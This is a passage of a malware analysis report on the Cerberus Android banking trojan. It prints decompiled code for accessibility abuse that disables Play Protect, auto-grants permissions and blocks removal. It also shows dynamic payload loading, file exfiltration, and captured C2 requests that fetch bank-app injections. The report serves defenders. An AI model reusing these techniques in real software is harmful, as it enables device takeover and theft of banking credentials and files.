37.             _Utils._getMIUIVersion();
38.          }
39.          var6 = var6.replace(decryptedStr("%Enable_Accessibility_Service%"),
     this._utils._genAcsbltyPermReqNotifBodyACTIVATE());
40.       }
41.       this.c.loadDataWithBaseURL((String)null, var6, decryptedStr("text/html"), "UTF-8", (String)null);
42.       this.setContentView(this.c);
43.    }
```

Figure 5.3.1 Accesibility Overlay

In the above code, onCreate function creates some webkit objects like WebChromeClient, WebView, WebViewClients, etc. and fetches Base64 encoded strings from an encrypted Java class in line between 15-19 and appends these strings to construct HTML code to be rendered. Also, the malware controls if the device is Xiaomi or not. If the device is Xiaomi, then the malware adds some specific strings to the screen like “Open More downloaded services >”. After this process, appending strings were decrypted and the page in **Figure 5.3.2** has been created.




Figure 5.3.2 Enable Accessibility Page

Also, the strings "%**Enable_Accessibility_Service**%" and "**Start Accessibility**" in the screen had been changed in real-time with prefix string (**Enable**) + package name like **e-Devlet, eDestek, EvdeHayatVar20GB**, etc.

Within the above accessibility HTML page, we detected a javascript code presence. Within this code block, 34 other languages are provided for stability / reliability of injections. The provided languages are as shown in Figure 5.3.3.

Afrikaans	Czech	Greek	Japanese	Portuguese	Swedish
Arabic	Danish	Hebrew	Korean	Romanian	Thai
Bulgarian	Dutch	Hindi	Latvian, Lettish	Serbian	Turkish
Catalan	English	Hungarian	Lithuanian	Slovak	Vietnamese
Chinese	Finnish	Indonesian	Norwegian	Slovenian	
Croatian	German	Italian	Polish	Spanish	

Figure 5.3.3 Provided Languages

So in this page, if the user click the **Start Accessibility** or the button provided in the bottom of the page, malware starts the **android.settings.ACCESSIBILITY_SETTINGS** intent using the onclick methods in the **Figure 5.3.4** and **Figure 5.3.5**.

```
1.   <div class="an">
2.      <div class="els" onclick="Android.openAccessibilityService();">
3.         <div class="nm">
4.            <b id="startaccessability">Start Accessibility</b>
5.         </div>
6.         <div id="off2" class="vl">OFF</div>
7.       </div>
8.   </div>
```

Figure 5.3.4 HTML Part - 1

```
1.   <div class="btn_div">
2.      <button onclick="Android.openAccessibilityService();" class="btn   btn-outline-success"> >>
3.      </button>
4.   </div>
```

Figure 5.3.5 HTML Part – 2

openAccessibilityService() method in the onclick event as you can see in the **Figure 5.3.6** creates a new intent.

```
1.  public class WebAppInterface {
2.      Context mContext;
3.
4.      WebAppInterface(Context var2) {
5.         this.mContext = var2;
6.      }
7.
8.      @JavascriptInterface
9.      public void openAccessibilityService() {
10.        accessibilityPermReqUIhtml.this.startActivity(new Intent("android.settings.ACCESSIBILITY_SETTINGS"));
11.     }
12. }
```

Figure 5.3.6 Java Code

When the new settings intent starts, application that installed by the user, wants to get some permissions.




Figure 5.3.7 Accessibility Popup

If user provide required permissions for malware, it starts abusing accessibility setting on the device.

5.4. Abusing Accessibility

In this section, we will mention how malware abuses accessibility mechanism of the infected device.

Device users all activity is tracked by the malware. For example, if user launches settings window malware is also aware of this.

```
packageApp{com.android.settings} strText{security & location}
className{com.android.settings.settings$securitysettingsactivity}
packageApp{com.android.settings} strText{settings} className{com.android.settings.settings}
packageApp{com.android.settings} strText{settings} className{com.android.settings.settings}
packageApp{com.android.settings} strText{accessibility}
className{com.android.settings.settings$accessibilitysettingsactivity}
packageApp{com.android.settings} strText{settings} className{com.android.settings.settings}
packageApp{com.android.settings} strText{settings} className{com.android.settings.settings}
packageApp{com.android.launcher3} strText{apps list} className{com.android.launcher3.launcher}
packageApp{com.android.launcher3} strText{home screen 1 of 1} className{com.android.launcher3.launcher}
packageApp{com.android.launcher3} strText{home screen 1 of 1} className{com.android.launcher3.launcher}
```

Figure 5.4.1 Logcat Output

If the user tries to remove the infected application or tries to turn off the accessibility of the malicious application, it prevents the user from removing the malware by executing the function in **Figure 5.4.2**. This function varies depending on the launched activity. For specific activities, malware executes a function to go back 4 times from current activity.

```
1.  private void _tapGoBack2Times() {
2.     if (VERSION.SDK_INT > 15) {
3.        for(int var1 = 0; var1 < 2; ++var1) {
4.          this.performGlobalAction(1); // It triggers GLOBAL_ACTION_BACK event.
5.        }
6.     }
7.  }
```

Figure 5.4.2 Java Code

In settings, first the malware detects if user logged in to Google Play Store. After that it checks if Google Play Protect is turned on or off. If Google Play Protect settings are active like in the **Figure 5.4.3**, it tries to deactivate them via abusing accessibility settings of the device.




Figure 5.4.3 Play Protect settings

For deactivation process of **Google Play Protect**, malware stores important data related to this action on var7 in **Figure 5.4.4** .

```
1.  var7 = new String[]{
2.  decryptedStr("com.android.vending:id/toolbar_item_play_protect_settings")
3.  ,decryptedStr("com.android.vending:id/play_protect_settings")
4.  ,decryptedStr("android:id/button1")};
```

Figure 5.4.4 Java Code

```
1.  do {
2.     if (!var6.hasNext()) {
3.        continue label121;
4.     }
5.     ((AccessibilityNodeInfo)var6.next()).performAction(16);
6.     this.d = decryptedStr("1");
7.  }while(!var7[var5].equals(decryptedStr("android:id/button1")));
8.  this._tapGoBack2Times();
```

Figure 5.4.5 Java Code

And then, the malware, using the **performAction(16)** function -integer **16** refers to **ACTION_CLICK**- as you can see above, clicks the toggle buttons. After the process, the malware tells the system to go back 2 times. Thus, deactivating had been done.

In some situations, the device wants to get some permission with user interaction like **ALLOW – DENY** or **YES-NO**. The malware controls these permissions like you can see in the **Figure 5.4.6**.

```
1.  var98 = new String[]{
2.  decryptedStr("com.android.packageinstaller:id/permission_allow_button")
3.  ,decryptedStr("com.android.permissioncontroller:id/permission_allow_button")
4.  ,decryptedStr("android:id/button1")
5.  ,decryptedStr("com.android.settings:id/action_button")};
```

Figure 5.4.6 Java Code

To click the button, the var98 variable stores the important things to act.

```
do {
   ((AccessibilityNodeInfo)var92.next()).performAction(16);
this._utils._writeSharedPreference(this,this._strings._dozeModeBool, "");
this._utils._logcatError(this._thisClassSimpleName, decryptedStr("-=CLICK BUTTON=-"));
}while(!var98[index].contains(decryptedStr("com.android.settings:id/action_button")));
```

Figure 5.4.7 Java Code

And then, using the **performAction(16)** function as you can see above, it clicks to **ALLOW** button to get permission. This process takes place quickly and the user can not almost notice. Thus, when the malware gets the extra permission, it continues to give itself more permissions via this method.

Some abused packages are presented in **Figure 5.4.8.**

com.android.vending
com.google.android.gms.security.settings.verifyappssettingsactivity
com.miui.permcenter.permissions.permissionseditoractivity
com.miui.permcenter.autostart.autostartmanagementactivity
com.miui.powerkeeper.ui.hiddenappsconfigactivity
com.miui.appmanager.applicationsdetailsactivity
com.miui.cleanmaster
com.miui.optimizecenter.deepclean.installedapp.installedappsactivity
com.android.packageinstaller
com.android.permissioncontroller
com.miui.securitycenter
com.google.android.packageinstaller
com.android.settings
com.teamviewer.host.market
com.samsung.klmsagent

Figure 5.4.8 Abused Packages

When looking at the table, some parameters/packages (like teamviewer, miui, samsung) drew our attention.

A different user interface was used in Xiaomi MIUI. For this reason, the malware has a different java class to execute some functions related to Xiaomi. These functions did not do anything different from mentioned above.

For the TeamViewer package, it is observed that the malware checks the device for existing TeamViewer host / package.

```
if (VERSION.SDK_INT < 18) {
   break label519;
}
if (!this.h.contains(decryptedStr("com.teamviewer.host.market"))) {
   break label798;
}
var85 = CerberusCF._accessibilityAbuserMIUI
.a(var1, decryptedStr("com.teamviewer.host.market:id/host_assign_device_username"));
var99 = CerberusCF._accessibilityAbuserMIUI
.a(var1, decryptedStr("com.teamviewer.host.market:id/host_assign_device_password"));
var100 = CerberusCF._accessibilityAbuserMIUI
.a(var1, decryptedStr("com.teamviewer.host.market:id/host_assign_device_submit_button"));
}
```

Figure 5.4.9 Java Code

After the activation of the malicious process, if the malware gets the username and the password, it launches the app like in the **Figure 5.4.10** and after this process malware can provide remote management to actors via TeamViewer.

```
1.   try {
2.      if (this.p == 1) {
3.         this.c.a(var95);
4.         this.c.a(var97);
5.         this.p = 2;
6.         CerberusCF._Utils._launchApp(this, decryptedStr("com.teamviewer.host.market"));
7.      }
8.   }catch (Exception var27) {
9.      var10001 = false;
10.     break label518;
11.  }
```

Figure 5.4.10 Java Code

5.5. What We Know About the Command & Control Server

As the advertisement / announcement from the forum suggests Command and Control servers can run with nginx and Apache. As a part of our information gathering and client-side request analysis we have created a sample network structure for Cerberus operation.




Figure 5.5.1 Network Structure




Figure 5.5.2 Wireshark

When malware is fully loaded, it starts sending requests to C2. At first request malware is still trying to gather some data about the device. Thus, the response from C2 is **no_device**. After malware acquires all relevant data from the infected device, malware sends a **new_device** request to C2 and adds device as infected to the admin panel.

new_device query is shown in **Figure 5.5.3**.

```
q=new_device&ws={"ID":"7u7b-zjye-rtaj-
lg8r","AR":"6.0","TT":"clarkst26s","CY":"us","OP":"Android","MD":"Unknown Custom"}
```

Figure 5.5.3 Parameter

After the malware saves itself to the C2, it continues to send data to C2 about the device. Requests sent by the device can be found in **Figure 5.5.4**. **info_device** requests contains device data such as Device Battery Level, Device Language, Phone Number Of the device etc.

```
q=info_device&ws={"DM":"1","AD":"null","BL":"96","TW":"54","SA":"0","SP":"2","SS":"1","LE":"en","SY":"1","SM"
:"0","ID":"7u7b-zjye-rtaj-lg8r","IS":"4e8nnea8YkSxmrF","NR":"","GA":"","PS":"0","PC":"0","PP":"0","PO":"0"}
```

Figure 5.5.4 Parameter

For more information about parameters shown up please refer to **Section 5.8**.

In further requests, the malware had downloaded the **ring0.apk** to the device after the **upgrade_n_patch** request. With the **upgrade_n_patch** request, the malware had sent the device ID that was saved to C2 panel in advance.

```
q=upgrade_n_patch&ws={"ID":"7u7b-zjye-rtaj-lg8r"}
```

Figure 5.5.5 Parameter

If the ID matches the device, C2 fetches the **ring0.apk** to the device like in **Figure 5.5.6**.




Figure 5.5.6 Wireshark

The details about the **ring0.apk** had been mentioned in **5.7 section**.

After **ring0.apk** is downloaded, the malware sends some **info_device** requests about the phone state again and executes some functions to collect and save data from all applications in the device. So, it sends the **is_attacker** requests with the following data to the C2.

```
q=is_attacker&ws={"ID":"7u7b-zjye-rtaj-
lg8r","AP":"com.android.quicksearchbox:com.android.messaging:ycrauzxbexes.fqfttggxafbeuqzc.ukwyblzcclpatxaczj
tcmfwgt:com.android.browser:de.robv.android.xposed.installer:com.android.providers.downloads.ui:com.android.v
ending:opensecurity.clipdump:com.android.contacts:com.android.camera2:mobi.acpm.inspeckage:com.android.calend
ar:com.garanti.cepsubesi:com.xtoolapp.flashlight:com.android.development_settings:com.android.dialer:com.andr
oid.gallery3d:com.example.android.apis:com.amaze.filemanager:com.android.settings:com.android.calculator2:com
.android.gesture.builder:com.android.email:eu.chainfire.supersu:com.android.music:com.android.deskclock:com.a
ndroid.customlocale2:com.android.development:"}
```

Figure 5.5.7 Parameter

As shown above, the malware had sent the package names of all applications and if one of those is a banking application, it had initialized the injection process. A banking application has been installed before starting the analysis to observe the malware behaviour. Here, the banking application is under the censor because of the privacy issues as you know. During the injection process, the malware had downloaded an application (injection) like the banking application detected before. Downloading starts after the **d_attacker** request like in **Figure 5.5.8** sent.

```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Host: coko***************
Connection: Keep-Alive
Accept-Encoding: gzip
User-Agent: okhttp/3.6.0
q=d_attacker&ws=MzYyMmEzN2ZlYjIzODYxNzg2YzY5MjU4MDQwNDNiZmRmZmM0NDM0Y2U1MjY2YjhhMzY4Yjg5ZWQy%0AMmUz%0A

HTTP/1.1 200 OK
Date: Mon, 03 Aug 2020 21:45:28 GMT
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
Content-Encoding: gzip
Access-Control-Allow-Origin: *
Content-Length: 23411
Connection: close
Content-Type: text/html; charset=UTF-8
NzEyMWE2N2I4YTRkZmQyNGFjOGJkNDRiMDgxYTY0OWU4MTkxMDU1YmVkM2EzODkzMzU4MDlkYjkyMmZiZTQ2MDUxZDJjZTlhMzEwODU2ZGM5NWJh
MGRhOWE2OWM1MGNjMjE0MDgxMWFhM
…
```

Figure 5.5.8 POST Request

As seen on the figure on top HTTP response is a large, encrypted data. This is the injection file of corresponding app request. Injection imitates the login / payment screen of the targeted app. After this response, malware again sends the package name of file for corresponding injection. This time response includes targeted apps icon for literalism of injection.

```
q=d_attacker_two&ws={"AK":"com.garanti.cepsubesi"}
```

Figure 5.5.9 Parameter

Also if the device has a play store service (**com.android.vending**), the malware had requested some extra **d_attacker** requests. The result of this requests, the "**Add credit or debit card**" page following had been downloaded to the device.




Figure 5.5.10 Injection

5.6. Gathering Device Information

Malware does some checks depending on the SDK version of the device. It looks for information such as Device Default Language, Network Connection Status, Current Time, Device External Data Storage, Device MCC Value for location.

In the **Figure 5.6.1** code blocks, malware checks network status and type.

```
1.  private static boolean B(Context context) {
2.      if ((context = (ConnectivityManager)context.getSystemService("connectivity"))
3.          .getNetworkInfo(0)
4.          .getState() == NetworkInfo.State.CONNECTED) return true;
5.          if (context.getNetworkInfo(1).getState() != NetworkInfo.State.CONNECTED) return false;
6.          return true;
7.  }
```

Figure 5.6.1 Java Code

```
1.  public static boolean d(Context context) {
2.      NetworkInfo networkInfo = (context =
    (ConnectivityManager)context.getSystemService("connectivity")).getNetworkInfo(1);
3.          if (networkInfo != null && networkInfo.isConnected()) {
4.              return true;
5.          }
6.          networkInfo = context.getNetworkInfo(0);
7.          if (networkInfo != null && networkInfo.isConnected()) {
8.              return true;
9.          }
10.         if ((context = context.getActiveNetworkInfo()) == null) return false;
11.         if (!context.isConnected()) return false;
12.         return true;
13. }
```

Figure 5.6.2 Java Code

As malware advertisement campaigns show; in the command & conquer panel attackers are able to see device country information as flags. This is done with a few checks. First is getting IP geolocation data, after acquiring the geolocation data C2 compares this data with the parameter received from malware. Malware acquires device country information via querying device MCC-MNC (Mobile Country Code) values.

Code block responsible for MCC check:

```
1.  //Check country ISO
2.  //Returns the ISO-3166-1 alpha-2 country code equivalent of the MCC
3.  public static String a(Context context) {
4.      if (!(context = (TelephonyManager)context
5.         .getSystemService("phone"))
6.         .getNetworkCountryIso()
7.         .isEmpty()) return context.getNetworkCountryIso();
8.         return "~no~”.
9.  }
```

Figure 5.6.3 Java Code

Malware is also configured to work on Xiaomi systems. One of the first things malware does is to check phones Android Configuration.

Code block for checking MIUI.UI version:

```
1.  public static int a() {
2.      try {
3.          Process process = Runtime.getRuntime().exec("getprop ro.miui.ui.version.name");
4.          Object object = new InputStreamReader(process.getInputStream());
5.          BufferedReader bufferedReader = new BufferedReader((Reader)object, 1024);
6.          object = bufferedReader.readLine();
7.          bufferedReader.close();
8.          return Integer.parseInt(((String)object).replace("V", ""));
9.      }
10.     catch (Exception exception) {
11.            return 0;
12.        }
13. }
```

Figure 5.6.4 Java Code

Malware changes behaviour depending on the system language. It looks at system default language and shows notifications according to this data.

```
1.  //Unicode character custom > \u015f > ş (latin character)
2.  public final String c() {
3.      try {
4.          Object object = new JSONObject(this.a.aX);
5.          CharSequence charSequence = Locale.getDefault().getLanguage().toLowerCase();
6.          if (((String)charSequence).equals("tr")) {
7.              object = new StringBuilder("L\u00fctfen ");
8.              ((StringBuilder)object).append(this.a.i); // >> (or any other malware application name )
9.              ((StringBuilder)object).append(" Etkinle\u015ftirin");
10.             return ((StringBuilder)object).toString();
11.         }
12.         object = object.getString((String)charSequence);
13.         charSequence = new StringBuilder();
14.         ((StringBuilder)charSequence).append((String)object);
15.         ((StringBuilder)charSequence).append(" ");
16.         ((StringBuilder)charSequence).append(this.a.i);
17.         return ((StringBuilder)charSequence).toString();
18.        }
19.     catch (Exception exception) {
20.         StringBuilder stringBuilder = new StringBuilder();
21.         stringBuilder.append(this.a.J);
22.         stringBuilder.append(" ");
23.         stringBuilder.append(this.a.i);
24.         return stringBuilder.toString();
25.     }
26. }
```

Figure 5.6.5 Java Code

5.7. Downloaded Module

Cerberus malware is capable of downloading new code at runtime. After malware acquires needed permissions it may download a module called '**ring0.apk**'.

Code block responsible for patching the malware:

```
1.  public class _loadDownloadedStage_runsmsq extends Activity {
2.     protected void onCreate(Bundle var1) {
3.        super.onCreate(var1);
4.        if (VERSION.SDK_INT >= 29) {
5.           _Utils var6 = new _Utils();
6.           try {
7.              File var2 = new File(this.getDir("apk", 0), var6._stringsClassf._downloadedStageFileName);
8.              if (var2.exists()) {
9.                 var2 = new File(this.getDir("apk", 0), var6._stringsClassf._downloadedStageFileName);
10.                File var3 = this.getDir("outdex", 0);
11.                DexClassLoader var8 = new DexClassLoader(var2.getCanonicalPath(), var3.getAbsolutePath(),
    (String)null, var6.getClass().getClassLoader());
12.                Class var7 = var8.loadClass("patch.ring0.run");
13.                var7.getMethod("runsmsq", Activity.class).invoke(var7.newInstance(), this);
14.             }
15.
16.          } catch (Exception var5) {
17.             StringBuilder var4 = new StringBuilder("Error: ");
18.             var4.append(var5.toString());
19.             var6._logcatError("DexClassLoader", var4.toString());
20.          }
21.       } else {
22.          this.finish();
23.       }
24.    }
25. }
```

Figure 5.7.1 Java Code

Code block for loading new payload:

```
1.  File var141 = new File(this.getDir("apk", 0), var130._stringsClassf._downloadedStageFileName);
2.  var140 = this.getDir("outdex", 0);
3.  DexClassLoader var138 = new DexClassLoader(var141.getCanonicalPath(), var140.getAbsolutePath(),
4.  (String)null, var130.getClass().getClassLoader());
5.  Class var142 = var138.loadClass("patch.ring0.run");
6.  var143 = var142.getMethod("main", Context.class, String.class);
7.  var144 = var142.newInstance();
```

Figure 5.7.2 Java Code

5.8. Remote Control

Remote Control from C2 is achieved by sending HTTP / HTTPS requests from bot to C2. Malware is also able to give actors device remote control via TeamViewer application. For more information about malwares' capability of abusing TeamViewer, please refer to **Section 5.4**. Malware sends different parameters in requests to collect as much data as possible about the device. We should also state that our analysis about parameters also correlates with Cerberus developers' claims.

AR: Android Version
SC: Installed Apps
TT: Campaign Name
OP: Device OS / Android
MD: Device Model
DM: Bot has ring0 Check
AD: Default SMS OK
BL: Device Battery Level
LE: Device Language
NR: Phone Number of the Device
SR: Play Protect Status
SP: Package Name
SY: Accessibility Settings OK
TW: Bot Tick Value

AK: Protect Tick Value
ES: Endless Foreground Service
PS: SMS Related
PC: SMS Related
PP: MMS Related
PO: MMS Related
RS: Toast Notification Related
IS: Device id_settings
ID: Unique device bot ID
SQ: Any app to delete OK (“1”, “0”)
QR: App to delete

Figure 5.8.1 Parameters Sent as info_device

access_notifications	call_forward
change_url_connect	change_url_recover
get_all_permission	get_data_logs
grabbing_google_authenticator2	grabbing_lockpattern
grabbing_pass_gmail	notification
patch_update	rat_connect
remove_app	remove_bot
request_permission	run_admin_device
run_app	run_record_audio
send_mailing_sms	sms_mailing_phonebook
update_inject	url
ussd	

Figure 5.8.2 Remote Control Functions

As campaigns and developers of Cerberus malware suggest malware is capable of grabbing and sending different files to C2. Malware sends files base64 value instead of raw data. This mechanism can be used to exfiltrate files saved in target devices such as pictures, text files and more. Base64 data is sent to the C2 through HTTP / HTTPS requests.

Code block responsible for file exfiltration:

```
1.   if (f.contains(this.decryptedStr("uploadind_file"))) {
2.      final JSONObject jsonObject2 = new JSONObject(f);
3.      try {
4.          final File file = new File(jsonObject2.getString(this.decryptedStr("uploadind_file")));
5.          final String encodeToString = Base64.encodeToString(CerberusCF._Utils.a(file), 0);
6.          final JSONObject jsonObject3 = new JSONObject();
7.          jsonObject3.put(this.decryptedStr("cmd"), (Object)this.decryptedStr("saved_file"));
8.          jsonObject3.put(this.decryptedStr("ID"), (Object)i);
9.          jsonObject3.put(this.decryptedStr("name"), (Object)file.getName());
10.         jsonObject3.put(this.decryptedStr("file_base64"), (Object)encodeToString);
11.         final _Utils a4 = this._utils;
12.         final StringBuilder sb4 = new StringBuilder();
13.         sb4.append(this._strings._RATCmd);
